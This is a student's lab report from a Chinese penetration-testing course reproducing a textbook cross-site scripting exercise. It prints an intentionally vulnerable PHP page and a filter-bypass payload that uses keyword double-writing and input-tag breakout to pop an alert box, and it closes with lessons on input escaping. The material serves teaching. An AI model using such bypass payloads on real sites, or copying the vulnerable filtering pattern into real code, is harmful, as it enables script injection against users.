《漏洞利用及渗透测试基础》实验报告

姓名：孙蕗 学号：2112060 班级：信息安全1班

**实验名称：**

跨站脚本攻击

**实验要求：**

复现课本第十一章实验三，通过img和script两类方式实现跨站脚本攻击，撰写实验报告。

实验11-3：对如下代码的PHP网页进行xss攻击，实现简单的弹窗效果。

**实验过程：**

页面源码：

<!DOCTYPE html>

<head>

<meta http-equiv="content-type" content="text/html;charset=utf-8">

<script>

window.alert = function()

{

confirm("Congratulations~");

}

</script>

</head>

<body>

<h1 align=center>--Welcome To The Simple XSS Test--</h1>

<?php

ini\_set("display\_errors", 0);

$str =strtolower( $\_GET["keyword"]);

$str2=str\_replace("script","",$str);

$str3=str\_replace("on","",$str2);

$str4=str\_replace("src","",$str3);

echo "<h2 align=center>Hello ".htmlspecialchars($str).".</h2>".'<center>

<form action=xss\_test.php method=GET>

<input type=submit name=submit value=Submit />

<input name=keyword value="'.$str4.'">

</form>

</center>';

?>

</body>

</html>

1. 从黑盒测试的角度进行实验。访问URL：<http://192.168.19.131/xss_test.php。>访问URL的页面显示效果如下图所示。



从图中可以看到一个Submit按钮和文本框，并且还有标题提示XSS。

1. 输入XSS脚本<script>alert(‘xss’)</script>进行测试。单击Submit按钮，效果如下图所示。




发现Hello后面出现了输入的内容，并且文本框中的回显过滤了script关键字，这时考虑后台只是最简单的一次过滤。

1. 利用双写关键字绕过，输入XSS脚本<scrscriptipt>alert(‘xss’)</scrscriptipt>进行测试。单击Submit按钮，效果如下图所示。



虽然文本框中的回显确实是想要攻击的脚本，但代码并没有执行。因为在黑盒测试情况下，并不能看到全部代码的整个逻辑，所以无法判断问题到底出在哪里。

1. 页面右击查看源代码，尝试从源代码片段中分析问题，如下图所示。




第五行重写了alert函数。如果可以成功执行alert函数页面将会跳出一个确认框，显示Congratulations~。这应该是XSS成功攻击的标志。

第16行的<input>标签，是唯一能输入且有可能控制的地方。

<input name=keyword value="<script>alert(‘xss’)</script>">

分析这行代码可知，虽然成功地插入了<script></script>标签，但是并没有跳出<input>标签，使得脚本仅可以回显但不能利用。这时的思路就是想办法将前面的<input>标签闭合，于是构造如下XSS脚本："><scrscriptipt>alert('xss’)</scscriptript><!--

1. 因为PHP服务器自动会对输入的双引号等进行转义，以预防用户构造特殊输入进行攻击，如本实验进行的攻击，输入的双引号不能被正常处理。为确保实验可以成功运行，在PHPnow安装目录下搜索文件php-apache2handler.ini，并将magic\_quotes\_gpc=On设置为magic\_quotes\_gpc=Off。



1. 构造如下XSS脚本：”><scrscriptipt>alert(‘xss’)</scscriptript><!--单击Submit按钮，效果如下图所示。



1. 页面源码：

<!DOCTYPE html><!--STATUS OK--><html>

<head>

<meta http-equiv="content-type" content="text/html;charset=utf-8">

<script>

window.alert = function()

{

confirm("Congratulations~");

}

</script>

</head>

<body>

<h1 align=center>--Welcome To The Simple XSS Test--</h1>

<h2 align=center>Hello &quot;&gt;&lt;scrscriptipt&gt;alert('xss')&lt;/scscriptript&gt;&lt;!--.</h2><center>

<form action=xss\_test.php method=GET>

<input type=submit name=submit value=Submit />

<input name=keyword value=""><script>alert('xss')</script><!--">

</form>

</center></body>

</html>

第16行代码<input name=keyword value="**"><script>alert('xss')</script><!--"**>

粗体为成功构造的脚本，">用来闭合前面的<input>标签，<!--其实是为了美观，用来注释掉后面不需要的">，否则页面就会在文本框后回显">。

1. 从源代码角度查看页面的核心逻辑

<?php

ini\_set("display\_errors", 0);

$str =strtolower( $\_GET["keyword"]);

$str2=str\_replace("script","",$str);

$str3=str\_replace("on","",$str2);

$str4=str\_replace("src","",$str3);

echo "<h2 align=center>Hello ".htmlspecialchars($str).".</h2>".'<center>

<form action=xss\_test.php method=GET>

<input type=submit name=submit value=Submit />

<input name=keyword value="'.$str4.'">

</form>

</center>';

?>

发现与上面的黑盒测试情况差不多，但是也有没测试到的地方。例如，Hello后面显示的值是经过小写转换的。文本框中回显值的过滤方法是将script、on、src等关键字都替换成了空，其实过滤的内容并不是很多。这也会导致攻击脚本的构造方法多种多样。

**心得体会：**

在黑盒测试中，尝试了不同的XSS脚本进行攻击，发现在输入的内容后面会回显，并且过滤了输入中的script关键字。尝试了双写关键字绕过的方法，但脚本并未成功执行。通过查看页面源代码，发现第五行重写了alert函数，这是XSS攻击成功的标志。分析得出第16行的<input>标签是唯一可以输入和控制的地方。为了构造成功的XSS攻击，想办法将前面的<input>标签闭合，从而构造了一个包含注释的XSS脚本，并进行了测试。最终成功构造了能够执行脚本的攻击。

这次实验认识到了在开发过程中应该避免直接使用用户输入来构建动态页面内容，以及对用户输入进行过滤和转义的重要性。简单的过滤方法可能会被绕过，因此开发人员需要采取更加全面和严格的安全措施来防范XSS攻击。